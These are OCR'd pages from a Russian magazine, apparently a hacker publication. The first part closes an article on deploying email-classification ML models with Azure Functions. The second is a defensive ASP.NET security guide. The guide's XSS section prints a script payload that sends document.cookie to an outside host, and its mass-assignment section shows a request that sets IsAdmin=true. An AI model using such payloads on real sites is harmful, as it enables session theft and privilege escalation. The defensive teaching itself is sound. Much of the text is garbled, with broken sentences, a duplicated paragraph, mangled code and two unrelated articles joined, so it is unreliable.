Так же подходит файл CSV для оценки, на каждую получаем два разных файла, один содержит оценочные классы, другой — идентификаторы строк, оценить которые не представляется возможным. Я собираю причины использования файла только, когда будем сравнивать с предыдущим.

В конце этого раздела хочу пояснить, почему мы используем несколько бинарных моделей вместо одного многоклассового классификатора. Во-первых, так было гораздо проще начать, чтобы работать и оптимизировать. Проверяешь результаты на каждом классе. Во-вторых, также позволяет использовать различные математические модели для разных классов, как в случае с «Биобезопасностью» выше. Чаще всего дорожных классов категорий, и не можно обрабатывать с помощью простого бар of words. В то же время, с точки зрения ИТ-специалиста, что-то наподобие «Биобезопасности» может разваливаться, поскольку новые или, в случае «Биобезопасности» неудачно, на примере.

Так даже можешь отобрать код прямо сейчас, используя собственные данные по своего показного ПК, и совсем без операционализа:

- клонируй репозиторий git clone https://github.com/ru/ru-ml-nlp-class
- скачай Anaconda и установи Visual Studio Code с нужным расширением.
- Измени свои данные в соответствующем формате в файле data\data_class.csv и запусти файл Experiment\training\Experiment.py, чтобы натренировать модель на любом классе, который тебе нужно сделать.
- не забудь предварительно удалить все папки model\class_0f0_thresh_11\ и models\ перед тем, как попытаешься повторно использовать предыдущие модели.
- перейди к Experiment.py, заменив данные в файле Scoreclass\Lipsticc.csv собственными и постоянно выполняя скрипт с помощью расширения Jupyter.

В VS Code ты даже можешь открыть раздел отладки Debug (Ctrl + Alt + D), выбрать Score (Python) в качестве конфигурации и нажать Start Debugging (Выполнить отладку), чтобы провести построчный анализ кода в редакторе. Когда алгоритмы завершат свою работу, результаты можно будет найти в файлах **input_scores.csv** и **input_unscoable.csv** в папке **Scoreclass**.

INFO

Реализовали интересный проект? Думаешь, что он стоит того, чтобы подписаться на с читателями? Пиши нам в Хаскер, кратко статью сделаем!

Продолжение статьи →

PYTHON'ОМ ПО МАШИНЛЕРНИНГУ

ПРАВЛЕНИЕ ТОННЫ ВХОДЯЩЕЙ КОРРЕСПОНДЕНЦИИ БЕЗ УЧАСТИЯ ЧЕЛОВЕКА

ОПЕРАЦИОНАЛИЗАЦИЯ

Поддержка Python в Azure Functions до сих пор находится в ранним релизе, поэтому использование его для ПО mission critical задаю нежелательно. Но часто ML к таким не относится, а потому удобство реализации может перевесить сложности с адаптацией предварительной версии.

Итак, на этом этапе у нас было два скрипта. Скрипт Experiments.TrainExperiment.py обучает модель, затем преобразовывает и обученную модель он сохраняет в общий каталог, и, как предполагается, этот обучающий скрипт перезапускается на локальной машине по мере необходимости. Скрипт Score.py в результате ежедневно, он сортирует новые электронные письма по мере поступления.

В этом разделе мы поговорим об операционализации процесса с помощью Azure Functions. Функции просты в использовании, они позволяют привязать скрипт к множеству различных триггеров (HTTP, очередь, BLOB-объекты хранилища, WebHooks и так далее), предоставляют несколько автоматических привязок ввода и при этом платят только за использование. Consumption, по платным всего 0,000016 доллара за каждый исполняемый гигабайт ОЗУ в секунду. Но здесь есть ограничения: твоя функция не может выполнять дольше десяти минут и использовать более 1.5 Гбайт ОЗУ. Если тебя это не устраивает, ты всегда можешь перейти на специальный тарифный план на Azure App Service, сохранив при этом доступ к другим преимуществам бесплатно-подобных. Однако для нашей простой логистической регрессии и пакетов из нескольких сотен писем выбранный план оказался оптимальным.

С тем же проектом Visual Studio, что и раньше — это папка, которая носит имя самой функции (в нашем случае это просто Score) и содержит два разных файла:

- function.json — это файл, описывающий конфигурацию функции (формат см. здесь);
- run.py — это Python-скрипт, который запускается при срабатывании триггера.

Function.json можно создать вручную или сконфигурировать средствами поплагина Azure. Кад, который мы получили в данном случае, представлен ниже. Первая привязка — inputcsv — запускает скрипт каждый раз, когда файл с именем, соответствующим шаблону **mail-classify/input/{input_file_name}.csv**, появляется в выбранном по умолчанию BLOB-хранилище Azure. Оставшиеся две привязки сохраняют выходные файлы после успешного выполнения функции. В данном случае мы сохраняем их в отдельную папку **output**, их имена соответствуют имени входного файла с суффиксами **scored** или **unscorable**. Таким образом, ты можешь посмотреть файл с любым именем-идентификатором, например GUID, в папку **input** и два новых файла с именем, производным от GUID, через какое-то время появятся в папке **output**.

```
{
  "bindings": [
    {
      "name": "inputcsv",
      "type": "blobTrigger",
      "path": "mail-classify/input/{input_file_name}.csv",
      "connection": "azmlstor",
      "direction": "in"
    },
    {
      "name": "scoredcsv",
      "type": "blob",
      "path": "mail-classify/output/{input_file_name}.scored.csv",
      "connection": "azmlstor",
      "direction": "out"
    },
    {
      "name": "unscorablecsv",
      "type": "blob",
      "path": "mail-classify/output/{input_file_name}.unscorable.csv"
,
      "connection": "azmlstor",
      "direction": "out"
    }
  ],
  "disabled": false
}
```

Скрипт **run.py** для функций Azure практически аналогичен нашей первоначальной «непорационализованной» версии. Единственное изменение касается того, как функции запускают через свой входящий и исходящие потоки данных. Независимо от выбранного типа входных и выходных данных (HTTP-запрос, сообщение в очереди, BLOB-файл...) содержимое будет кэшироваться во временном файле, и путь к нему будет записан в переменную среды с именем соответствующей привязки. Например, в нашем случае при каждом выполнении функции создается файл с именем **...\Binding\{GUID}**. **inputcsv** в этот путь будет храниться в переменной среды **inputcsv**. Аналогичная операция выполняется для каждого исходящего файла. Учитывая эту логику, мы внесли несколько небольших изменений в скрипт.

```
# read file
input_path = os.environ['inputcsv']
input_dir = os.path.dirname(input_path)
input_name = os.path.basename(input_path)
corpus = CsvCorpusReader(input_dir, [input_name],
                         encoding='utf8',
                         default_text_selector=lambda row: row['Text'
])
[...]
# write unscorables
unscorable_path = os.environ['unscorablecsv']
ids_null.to_csv(unscorable_path, index=False) # pandas DataFrame
[...]
# write scored emails
output_path = os.environ['scoredcsv']
result.to_csv(output_path) # pandas DataFrame
```

Это все изменения, необходимые для запуска службы при появлении файла CSV в BLOB-хранилище и получения в результате файлов, содержащих прогноз.

Если честно, мы тестировали и другие триггеры, но обнаружили, что самая мощная функция Python — модули — становится не проектным в бессерверной системе. Модуль в Python — это не статическая библиотека, которую нужно подключить, как во многих других языках, а код, выполняемый при каждом запуске. Для таких долгосрочных решений, как службы, это почти незаметно, но с точки зрения функций Azure полное выполнение скрипта каждый раз влияет за собой довольно большие расходы. Это осложняет использование триггеров HTTP и Python, но пакетно-обработка на базе CSV-файлов получилась во многих ML-сценариях, позволяет сократить эти расходы в разчете на сбору данных до разумного минимума.

Если ты не можешь обойтись без Python'а в пределах реального времени с Python, то можешь попытаться перейти на выделенный тарифный план Azure App Service, поскольку это позволяет значительно увеличить вычислительные ресурсы хоста и ускорить импорт. В нашем случае простота реализации и низкая стоимость плана потребляя перевесили преимущества быстрого выполнения.

Прежде чем продолжить, давай посмотрим, как можно упростить разработку с помощью Visual Studio Code. На момент написания этой статьи интерфейс Functions CLI обеспечивал возможность формирования шаблонов Python, но функций отладки не было. Тем не менее сред выполнения не так сложно имитировать, используя встроенные функции VS Code. Нам помогает файл .vscode/launch.json, позволяющий определить параметры отладки. Как видно из JSON ниже, при запуске отлада в конфигурации Score (Python) мы просим VS Code выполнить отладку скрипта **${workspaceRoot}/Score/run.py** с рабочим каталогом **${workspaceRoot}/Score**, кроме того, мы задаем переменные среды для трех файлов-маметов с привязками. Это позволяет имитирует то, как эта функция будет выполняться с помощью Azure Functions (не забывай проверить текущий рабочий каталог при разработке скрипта). При наличии этих настроек ты можешь просто открыть раздел отладки Debug (Ctrl + Alt + D) и в VS Code, выбрать Score (Python) в качестве конфигурации и нажать Start Debugging, чтобы построчно прочесть код в редакторе.

```
{
    "name": "Score (Python)",
    "type": "python",
    "request": "launch",
    "stopOnEntry": true,
    "pythonPath": "${config:python.pythonPath}",
    "console": "integratedTerminal",
    "program": "${workspaceRoot}/Score/run.py",
    "cwd": "${workspaceRoot}/Score",
    "env": {
        "inputcsv": "${workspaceRoot}/Score/debug/input.csv",
        "outputcsv": "${workspaceRoot}/Score/debug/output.csv",
        "unscorablecsv": "${workspaceRoot}/Score/debug/unscorable.
csv"
    },
    "debugOptions": [
        "RedirectOutput",
        "WaitOnAbnormalExit"
    ]
},
[...]
```

Если ты можешь использовать расширение Jupyter для интерактивной пошаговой отладки и выполнения, тебе нужна аналогичная конфигурация в коде функции. Поскольнеприятности, мы остановились на варианте кода ниже. Он выполняется только в среде Python, а при нормальном выполнении или отладке через Debug интерфейсе:

```
if "IPython" in sys.modules and 'Score' not in os.getcwd():
    os.environ['inputcsv'] = os.path.join('debug', 'input.csv')
    os.environ['scoredcsv'] = os.path.join('debug', 'input.scores.
csv')
    os.environ['unscorablecsv'] = os.path.join('debug', 'input.unscor
able.csv')
    os.chdir('Score')
[...]
```

Если ты можешь использовать расширение Jupyter для интерактивной пошаговой отладки и выполнения, тебе нужна аналогичная конфигурация в коде функции. Поскольнеприятности, мы остановились на варианте кода ниже. Он выполняется только в среде Python, а при нормальном выполнении или отладке через Debug интерфейсе:

КОНФИГУРАЦИЯ СРЕДЫ

Теперь, когда у нас есть готовая модель и код функции, пришло время настроить среду информационной системы. На момент написания этой статьи поддержка Python в функциях Azure все еще находилась на стадии предварительной версии, поэтому требовалась дополнительные шаги по настройке. По умолчанию в среде выполнения Azure Functions Python версии 2.7. Чтобы перейти на более полнурную версию 3.6, в соответствии с официальной статьей в wiki тебе нужно получить любой доступный пакет Python (можно использовать подготовленную среду), и поместить его в папку **D:\home\site\tools**. Все работает достаточно просто. Эта папка предшествует папке с установленным по умолчанию Python 2.7 в переменной PATH в момент поиска python.exe для выполнения.

Ты можешь сделать это вручную с помощью встроенного Kudu-расширения-менеджера Azure, как показано на слайде. Однако я выяснил, что проще, надежнее для него специальный функции более удобно. Функция setup показывает, как мы это делали во время работы над проектом. Сначала функция проверяет, установлена ли на нем уже предустановлена в репозитарии конфигурированный архив (.zip) с Python и извлекает его в папку **D:\home\site\tools**.

```
tools_path = 'D:\home\site\tools'
if not sys.version.startswith('3.6'):
    # in python 2.7
    import urllib
    print('Installing Python Version 3.6.3')
    from zipfile import ZipFile
    if not os.path.exists(tools_path):
        os.makedirs(tools_path)
        print('Created {[}]'.format(tools_path))
    python_url = 'https://azmlstor.blob.core.windows.net/wheels/
python36x64.zip'
    python_file = os.path.join(tools_path, 'python.zip')
    urllib.urlretrieve(python_url, python_file)
    print('Downloaded {[}]'.format(python_file))
    python_zip = ZipFile(python_file, 'r')
    python_zip.extractall(tools_path)
    python_zip.close()
    print('Extracted Python to {[}]'.format(tools_path))
    print("Please rerun this function again to install required pip
packages")
    sys.exit(0)
```

Далее нужно установить требуемые пакеты pip. При имеет встроенный API для работы, поэтому проблем с ним на Python так же просто, как в обычной командной строке. Из кода ниже видно, что используемые только в Python пакеты (numpy, pandrpytn) установлены, поэтому от нас не требуется никаких дополнительных действий. Проблемы возникнет лишь с пакетами, созданными с помощью C++. В платформе App Service отсутствует компилятор Visual C++, поэтому остается только использовать предварительно скомпилированные пакеты (wheels). Некоторые из них уже присутствуют в репозитарии pip (проверить можно здесь), для других специфичных ML-пакетов можно найти необходимый wheel здесь. В данном случае я использовал Azure Blob Storage, чтобы сделать эти пакеты доступными для функции Azure. Ты можешь поторчно использовать эти ссылки или перевыложить их в любое публично доступное хранилище.

```
def install_package(package_name):
    pip.main(['install', '--upgrade', package_name])
install_package('https://azmlstor.blob.core.windows.net/wheels/
numpy-1.13.3+mkl-cp36-cp36m-win_amd64.whl')
install_package('https://azmlstor.blob.core.windows.net/wheels/
pandas-0.20.3-cp36-cp36m-win_amd64.whl')
install_package('https://azmlstor.blob.core.windows.net/wheels/
scipy-0.19.1-cp36-cp36m-win_amd64.whl')
install_package('https://azmlstor.blob.core.windows.net/wheels/scikit
_learn-0.18.2-cp36-cp36m-win_amd64.whl')
install_package('https://azmlstor.blob.core.windows.net/wheels/
gensim-2.3.0-cp36-cp36m-win_amd64.whl')
install_package('https://azmlstor.blob.core.windows.net/wheels/
nltk-3.2.4-py2.py3-none-any.whl')
install_package('langid')
install_package('pymorphy2')
```

Этот же подход оказался эффективен для выполнения дополнительных шагов после установки. Чтобы пакеты nltk могли работать, нужно установить даже корпуса, специфичных для NLTK. Приведенный ниже код выполняется сразу после набора команд **install_packages**

```
import nltk,
nltk_path = os.path.abspath(os.path.join('..', 'lib', 'nltk_data'))
if not os.path.exists(nltk_path):
    os.makedirs(nltk_path)
    print('{1MD: Created {0}'.format(nltk_path))
nltk.download('punkt', download_dir=os.path.join('..', 'lib', 'nltk_d
ata'))
nltk.download('stopwords', download_dir=os.path.join('..', 'lib',
'nltk_data'))
```

Поскольку весь код в функции Setup идемпотентный, ты можешь без проблем добавить другие этапы настройки или установить дополнительные пакеты. Обрати внимание, что в первый раз эта функция должна запуститься дважды: сначала, чтобы перейти на Python 3.6, а затем, чтобы установить нужные пакеты.

ЗАКЛЮЧЕНИЕ

Несмотря на сложные настройки и ограничения, связанные с предварительным запуском, Azure Functions показали себя как довольно удобный и эффективный инструмент операционализации ML-моделей Python. Наш первоначальный проект был развернут в производственной среде, и модель ML помогла значительно улучшить результаты по сравнению с уже существующими подходами.

WWW
Код для изучения и повторного использования доступен в репозитории на GitHub.

КАК НЕ ДОПУСТИТЬ MASS ASSIGNMENT, XSS, CSRF, CLICK JACKING, MIME SNIFFING, SQL INJECTION И ДРУГИХ ASP.NET ПОД ЗАЩИТОЙ

ASP.NET MVC — не самый хайповый, но довольно популярный стек для среды веб-разработчиков. С точки зрения (антихакера, это открытая функциональность дает такое широкое базовый уровень безопасности для предотвращения от абсолютного большинства хакерских трюков нужно лишь немного дополнить шаблоны. В этой статье мы обсуждаем основы, которые должен знать о безопасности ASP.NET-разработчик (будь то Core, MVC, MVC Razor или Web Forms).

Начнем со всем известных вещей атак.

SQL INJECTION

Как не странно, но в 2017 году инъекции, а, точнее, SQL инъекции находятся на первом месте среди «Топ-10 рисков безопасности OWASP» (Open Web Application Security Project). Это вот вправо подразумевает, что внедрение кода в базу данных по-прежнему остается в каждом втором проекте по запросу.

Причина классической SQL-инъекции скорее характерен именно для приложений Web Form, от атак помогает защитить использование параметров для ключей запросов.

```
string commandText = "UPDATE Users SET Status = 1 WHERE CustomerID = @ID";
SqlCommand command = new SqlCommand(commandText, connectionString);
command.Parameters["@ID"].Value = customerID;
```

Если ты разрабатываешь MVC-приложение, то Entity Framework прекрасно мирится с параметрами. Получить необходимую в MVC,EF-приложение SQL-инъекцию можно вредительств. Однако это возможно, если ты выполняешь SQL-код с помощью ExecuteQuery или выполняешь плохо написанные хранимые процедуры.

Несмотря на то что ORM позволяет избежать SQL-инъекции (за исключением приведенных выше примеров), рекомендуется ограничивать атрибутами значения, которые могут принимать поля модели, а значит, и формы. Например, если подразумевается, что в поле может быть введено только текст, то с помощью Regex указан регулярное `^[a-zA-Z]+$` а если в поле должны быть только цифры, то можно этих же требований:

```
[RegularExpression(@"d{5}", ErrorMessage = "Индекс должен содержать 5 цифр")]
public string Zip { get; set; }
```

В Web Forms отправить значения можно с помощью валидаторов. Пример:

```
<asp:TextBox id="txtName" runat="server"></asp:TextBox>
<asp:RegularExpressionValidator id="nameRegex" runat="server" Control ToValidate="txtName"
    ValidationExpression="^[a-zA-Z'.]{1,40}$" ErrorMessage="Omeбочное значение в поле имени" />
```

Начиная с .NET 4.5 Web Forms использует Unobtrusive Validation. А это значит, что не требуется писать какой-то дополнительный код для проверки значения формы.

Валидация данных, в частности, может помочь защититься от еще одной всем известной уязвимости под названием cross-site scripting (XSS).

XSS

Типичный пример XSS — добавление скрипта в комментарий или запись в гостевую книгу. Выглядить он может так:

```
<script>document.location="https://everybodycollecher.com/rookie=+document.cookie+document.domain".cookie}</script>
```

Как ты понимаешь, в данном примере хакер с твоего сайта передается в качестве параметра на какой-то хакерский ресурс.

В Web Forms можно совершить подмену с помощью примерно такого кода:

```
<p>Извините <%= username %>, но пароль неверный.</p>
```

Поначалу, что вместо username может быть скрипт. Чтобы избежать выполнения скрипта, можно как минимальность другое ASP.NET-выражение: <%: username %>, которое заходит свое содержимое.

Если мы используем Razor то строки автоматически экранируются, что сводит возможность реализации XSS к минимуму — хакер сможет не прошел, что, только если ты грубо сделаешь, как например использовать `@Html.Raw(Model.username)` или заказывая в своей модели `MvcHtmlString` вместо `string`.

Для дополнительной защиты от XSS данные кодируются еще и в коде JS .NET Core использует кодировщик, следующий коды из пространства имен System.Text.Encodings.Web: `HtmlEncoder` `JavaScriptEncoder` и `UrlEncoder`.

Следующий пример вернет строку `<script>`

```
string encodedString = HtmlEncoder.Default.Encode("<script>");
```

В классическом .NET используется `HttpUtility.HtmlEncode`. А начиная с .NET 4.5 можно сделать `AntiXssEncoder` энкодером по умолчанию. Для этого это добавляем в тег `httpRuntime` файла `web.config` одного атрибута:

```
<httpRuntime targetFramework="4.7" encoderType="System.Web.Security.AntiXss.AntiXssEncoder" />
```

Таким образом, сохраняя старый код `HttpUtility.HtmlEncode`, мы будем пользоваться новым и более стойким к уязвимостям кодером (такое в новом коде будет задействовано по умолчанию). `HttpServerUtility` и `HttpResponseHeader`).

Рекомендуется кодировать строки не перед сохранением в базу, а перед отображением. Кроме того, если мы используем какую-то строку, введенную пользователем, в качестве параметра для перехода в URL, то обязательно нужно использовать `UrlEncoder`.

CROSS-SITE REQUEST FORGERY (CSRF)

Вкратце в «алгоритмостроении» сложно утверждают, что на русском CSRF звучит как «межсайтовая подделка запроса». При такие типе атаки вредоносный сайт, на который заходит пользователь, отправляет запросы на другой ресурс. На примере CSRF, на котором пользователь, зарегистрирован и которой он недавно посещал. Может случиться так, что информация об отправке запроса на сервер сайта все еще остается в куках. Тогда злодеи может быть совершено и какое-то скрытое вредоносное действие.

Избежать этой атаки в MVC помогает всем известный метод `@Html.AntiForgeryToken()`, добавленный во View, и добавленный перед action контроллера `ValidateAntiForgeryToken`. Этот способ защиты отлично и хорошо работает в ASP.NET (Web Forms). Суть в том, что при заходе на страницу сервер отправляет пользователю токен, а после того, как пользователь совершает запрос, он вместе с данными отправляет токен серверу обратно для проверки. Токены могут сохраняться как в заголовках, так и в скрытом поле или в куках.

Страницы Razor защищены от XSRF/CSRF-атак по умолчанию. А вот если мы используем AJAX-запросы, то есть возможность отправить токены в заголовок. По сравнению с использованием `AntiForgeryToken` это не так просто. Для настройки этой возможности ASP.NET Core использует сервис Microsoft.AspNetCore.Antiforgery. Классическое ASP.NET (Core)мне или использует метод `AntiForgery.GetToken` для генерации токенов и `AntiForgery.Validate` для проверки полученных серверной стороной токенов.

Подробнее можно почитать здесь: Anti-CSRF and AJAX.

OPEN REDIRECT ATTACKS

Вот пример кодинга с редиректом. Следующий код очень опасен:

```
Response.Redirect(Request.QueryString["url"]);
```

Атакующий может добавить ссылку на свой сайт. А пользователь же, зайдя по URL, окажется с хорошего сайта, можем не рассмотрев адрес. Но: только (особенно если он доверчив) и кликнуть ссылку, таким образом перейдя на вредоносный ресурс. И тем более, вероятность у тебя не хорошая (сайт?). Эта вредоносный сайт использовать, в частности, для фишинга. Пример решения такой ссылки:

```
http://www.goodwebsite.com/Redirect?url=http://www.badwebsite.com
```

Многие пользователи, получив email со ссылкой, смотрят, совпадает ли домен, и сможем не ожидают перебросок на злодейский ресурс. А если ты разрешил отправлять страницы с таким же доменом, то многие пользователи не задумываясь введут свои логин и пароль (решив, что случайно вышли из аккаунта). После чего, остаки, могут быть перенаправлены злодейственным образом на настоящий сайт.

Этот вид атак защитится и MVC. В следующем примере происходит проверка на то, является ли полезная нагрузка локальной:

```
private ActionResult RedirectToLocal(string redirectUrl)
{
    if (Url.IsLocalUrl(redirectUrl))  return Redirect(redirectUrl);
    // ...
}
```

Для защиты от этого типа атак можно использовать и встроенный метод `LocalRedirect`:

```
private ActionResult RedirectToLocalPage(string redirectUrl)
{
    return LocalRedirect(redirectUrl);
}
```

В общем, страхуйся никогда не доверяй полученным данным.

MASS ASSIGNMENT

Разберем эту уязвимость на примере. Допустим, в нашем веб-сайте есть простая модель с двумя свойствами:

```
public class UserModel
{
    public string Name { get; set; }
    public bool IsAdmin { get; set; }
}
```

И есть обычная и довольно простая вьюшка:

```
@model UserModel
@form asp-action="Vulnerable" asp-Controller="Home"
    <div class="form-group">
        <label asp-for="Name"></label>
        <input class="form-control" type="text" asp-for="Name" />
    </div>
    <div class="form-group">
        @if (Model.IsAdmin)
        {
            <i>You are an admin</i>
        }
        else
        {
            <i>You are a standard user</i>
        }
    </div>
    <button class="btn btn-sm" type="submit">Submit</button>
</form>
```

С помощью этой вьюшки можно редактировать только имя пользователя, но так ли?

А теперь давай перейдем к столь же простому коду:

```
[HttpPost]
public [ActionResult Vulnerable(int id, UserModel model)
{
    return View("Index", model);
}
```

Все ли здесь нормально? Как оказывается, нет. А все из-за того, что экшен помечен как `HttpPost`. Чтобы убедиться в этом, достаточно открыть утилиту вроде Postman или Fiddler и отправить POST-запрос на адрес с указанным параметром id и Name. Если мы постараем только, то адрес может быть таким: localhost:5858/Home/Vulnerable?id=3&IsAdmin=true.

Результат выполнения POST запроса

Как видно на скриншоте, получен доступ к секретной информации (в HTML-коде есть строка You are an admin). Как защититься от этого типа атаки? Самый простой вариант — не передавать в отпущение, когда в HttpPost передается какой-нибудь объект. А если этого не избежать, нужно быть готовым к тому, что передаваемые может быть все что угодно. Один из вариантов — это создать какой-то отдельный класс для передачи его между HttpPost. Это может быть как базовый класс текущего класса с обладусственными параметрами, так и класс двойник. В этом классе важные поля можно пометить атрибутом Editable со следующим:

```
[Editable(false)]
```

HEADER'SI ПРОТИВ ATTACK

Фреймворк по-прежнему ждет установка определенных значений в заголовок запроса. Заголовки поддерживаются большинством современных браузеров (за исключением версий пяносы), поэтому сейчас мы рассмотрим некоторые из них, как правило, он включен браузером по умолчанию: **x-xss-protection**.

Пример:

```
x-xss-protection: 1; mode=block
```

Clickjacking

Цель может показать пользователю окошко, ссылку или баннер, поверх которого добавлена скрытая кнопка/ссылка внутри прозрачного iframe (или, например, невидимый iframe, скажет на что, на что он хочет кликнуть, но при этом фактическое он цепляет на скрытый объект против своего воли.

Установка директивы SAMEORIGIN OPTIONS со значением **DENY** запретит помещать страницу своего сайта в iframe. Если у тебя на сайте нет фреймов, то это хороший вариант. Если же ты использовать iframe для отображения страниц, то значение **SAMEORIGIN** разрешает отображать страницы сайта во фрейме, но только на другом сайте того же самого твоего сайта.

MIME sniffing

Браузеры злоумышленник может загрузить вредоносный код в виде файла с совершенно безобидным расширением. Допустим, использыв в качестве типа видео. И начнет случаться, что браузер распознает файл как код и выполнит его. Чтобы этого не произошло, может использовать установка заголовка **X-Content-Type-Options: nosniff**. При использыв этого заголовка браузер будет проверять, соответствует ли формат содержимого файла тем, который указан (эта проверка и называется MIME sniffing).

Referrer-Policy

Браузеры автоматически добавляет в заголовки запросов при переходе на сайт ссылку на тот, с которого был совершен переход. Это очень удобно для аналитики. Например, не составит большого труда написать код, который собирает статистику со своих ресурсов, откуда посетители заходят на твой сайт. Однако если в строке адреса на твоем сайте имеются запросы с какой-то конфиденциальной информацией, то очень желательно было бы скрыть информацию от других сайтов. Например:

```
http://www.somegoodsite.com/Edit?id=345432765&4
```

Для того чтобы скрыть ссылку при переходе на чужой сайт, можно установить заголовок со значением **Referrer-Policy: no-referrer**.

Продолжение стр. 2

ASP.NET под защитой

КАК НЕ ДОПУСТИТЬ MASS ASSIGNMENT, XSS, CSRF, CLICK-JACKING, MIME SNIFFING, SQL INJECTION И МНОГОЕ ДРУГОЕ

Каким образом можно добавить на сайт заголовки запросов?

Заголовки запросов можно установить как с помощью настроек IIS, так и из кода приложения. Настройку IIS рассматривать не будем, а поговорим про варианты установки заголовков из кода.

Чтобы добавить заголовки в ASP.NET Core, можно создать Middleware. Middleware, как можно понять из названия, — это промежуточный код, находящийся посередине цепочки процесса запроса и ответа. Вот пример пары классов, позволяющих добавить заголовок **X-Frame-Options:DENY**:

```
public class HeadersMiddleware
{
    private readonly RequestDelegate _next;
    public HeadersMiddleware(RequestDelegate next)
    {
        _next = next;
    }
    public async Task Invoke(HttpContext context)
    {
        IHeaderDictionary headers = context.Response.Headers;
        headers["X-Frame-Options"] = "DENY";
        await _next(context);
    }
}
public static class HeadersMiddlewareExtensions
{
    public static IApplicationBuilder UseHeadersMiddleware(this
IApplicationBuilder builder)
    {
        return builder.UseMiddleware<HeadersMiddleware>();
    }
}
```

Зарегистрировать получившийся Middleware можно в методе Configure файла Startup.cs сalong строкой:

```
app.UseHeadersMiddleware();
```

Теперь сервер списка заголовков, полученных от сервера, мы сможем увидеть над недавно добавленный X-Frame-Options.

Список заголовков

Можно даже не использовать Middleware, а добавить заголовок сразу в метод Config файла Startup.cs, заменив

```
app.UseHeadersMiddleware();
```

на

```
app.Use(async (context, next) =>
{
    context.Response.Headers.Add("X-Frame-Options", "SAMEORIGIN");
    await next();
});
```

Этот способ выглядит проще. Кроме того, с его помощью можно установить заголовки как для всего контента, так и только для динамического (соответственно, добавить код до строки app.UseStaticFiles() и после).


INFO

Динамический контент — это файлы, которые содержат в себе динамические данные модуля. Статический контент — это такие файлы, как HTML, CSS, JS, JPG и подобные.

В классическом ASP.NET заголовок добавляется немного иначе. Есть два варианта. Первый — это добавить в секцию **system.webServer** файла **web.config** теги. Например, такие:

```
<httpProtocol>
    <customHeaders>
        <add name="X-Frame-Options" value="SAMEORIGIN" />
        <remove name="X-Powered-By" />
    </customHeaders>
</httpProtocol>
```

Заметь, что можно и только добавлять, но и удалять теги. В примере удаляется заголовок X-Powered-By. Чем меньше информации мы раскрываем, тем лучше, не так ли? Результат на скриншоте:



Список заголовков

Кроме заголовка X-Powered-By, вполне можно убрать еще и заголовки Server и X-AspNet-Version.

Второй вариант добавления заголовков — это добавить метод Application_BeginRequest в файле Global.asax:

```
protected void Application_BeginRequest(object sender, EventArgs e)
    {
        HttpContext.Current.Response.AddHeader("X-Frame-OPTIONS",
"DENY");
    }
```

NWebsec

Для добавления заголовка можно воспользоваться и довольно популярным NuGet-пакетом под названием NWebsec. Его автор — Андре Клинчсмен (Andre N. Klingsheim). NWebsec можно использовать как с обычными ASPNET-приложениями, так и с Core 1.1. В приложении ASPNET после установки пакета в web.config появятся следующие теги:

```
<nwebsec>
    <httpHeaderSecurityModule xmlns="http://nwebsec.com/HttpHe
aderSecurityModuleConfig.xsd" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance" xsi:noNamespaceSchemaLocation="NwebsecConfig/
HttpHeaderSecurityModuleConfig.xsd">
    </HttpHeaderSecurityModule>
</nwebsec>
```

В качестве их содержимого можно добавить установку заголовков. Скажем, такой вариант:

```
<redirectValidation enabled="true" />
<securityHttpHeaders>
    <x-XSS-Protection policy="FilterEnabled" blockMode="true"/>
    <content-Security-Policy enabled="true">
//content-Security-Policy>
<x-Frame-Options policy="Deny"/>
    <x-Content-Type-Options enabled="true" />
</securityHttpHeaders>
```

Если ты используешь ASPNET Core, то рекомендуемый вариант добавления заголовков выглядит так:

```
app.UseXContentTypeOptions();
app.UseReferrerPolicy(opts => opts.NoReferrer());
```

перед

```
app.UseStaticFiles();
```

и после

```
app.UseXFrame(xfo => xfo.Deny());
app.UseRedirectValidation();
```

Один большой минус NWebsec — версия .NET Core 2.0 пока что не поддерживается.

САМЫЕ СТРАШНЫЕ ОШИБКИ КОНФИГУРИРОВАНИЯ


Хранение строк подключения к базе данных

Если ты работаешь в полноценном ASPNET, то лучшим вариант хранения строки подключения — это файл **web.config**. Поместив туда строку не в открытом виде, а в зашифрованном. Сделать это можно с помощью утилиты aspnet_regiis.exe. Самый простой вариант — запустить Developer Command Prompt в режиме администратора и выполнить команду

```
aspnet_regiis.exe -pef connectionStrings C:\inetpub\wwwroot\YourAp
pName
```

Два параметра команды — это раздел, который необходимо зашифровать (в данном случае — **connectionStrings**), и путь к директории, в которой находится файл **web.config**.

Если ты работаешь в ASPNET Core, то можешь использовать Secret Manager tool для хранения строк во время разработки. Написанную готовую вариантa для продакшена .NET Core пока что нет. Но если ты хостишь приложение в Azure, то конфиденциальную информацию можно хранить в параметрах приложения.



Параметры Azure Web App

При этом сами строку подключения лучше вынести в отдельный файл. Из соображений безопасности этот файл неплохо бы исключить из системы контроля версий

```
<connectionStrings configSource="ConnectionStrings.config">
</connectionStrings>
```

Таким же образом можно вынести и конфиденциальные параметры:

```
<appSettings file="AppSettingsSecrets.config">
</appSettings>
```

В самом файле необходимо просто указать то содержимое, которое было бы использовано в качестве содержимого тегов.

Скрытие сообщений об ошибке

Видел когда-нибудь «жетый экран смерти» с текстом кода, в котором возникла ошибка? Уверен, что никогда. :) Шутка. Я не случайно поместил эту рекомендацию сразу после «строки подключения». Тем нагляднее будет пример, в котором злоумышленник может исследуемым образом создать ошибку и получить полезную для себя информацию. В идеальном случае это может быть строка подключения. Иногда даже метод может сократить время поиска уязвимостей. Если у нас классическое приложение ASPNET, то в web.config режим **CustomErrors** обязательно оставляем **On** или хотя бы **RemoteOnly**.

```
<customErrors mode="On" />
```

В ASPNET Core можно создать страницы отображения для режима разработки и для продакшена с помощью NuGet-пакета **Microsoft.AspNetCore.Diagnostics**. Например, для настройки отображения сообщений об ошибке в метод Configure класса Startup можно добавить:

```
env.EnvironmentName = EnvironmentName.Production;
if (env.IsDevelopment())
{
    app.UseDeveloperExceptionPage();
}
else
{
    app.UseExceptionHandler("/error");
}
```

Еще несколько шагов конфигурирования web.config

Если задеплоить в web-сервер получаемые настройки конфигурации трейсинга или дебага, то на продакшен-сервере обязательно поставить значение false.

```
<trace enabled="false" localOnly="true" />
<compilation debug="false" targetFramework="4.5" />
```

Чтобы взломщик не смог получить доступ к файлам куки (скажем, с помощью XSS), значение следующего параметра должно быть true:

```
<httpCookies httpOnlyCookies="true" requireSSL="false"/>
```

Broken Authentication and Session Management

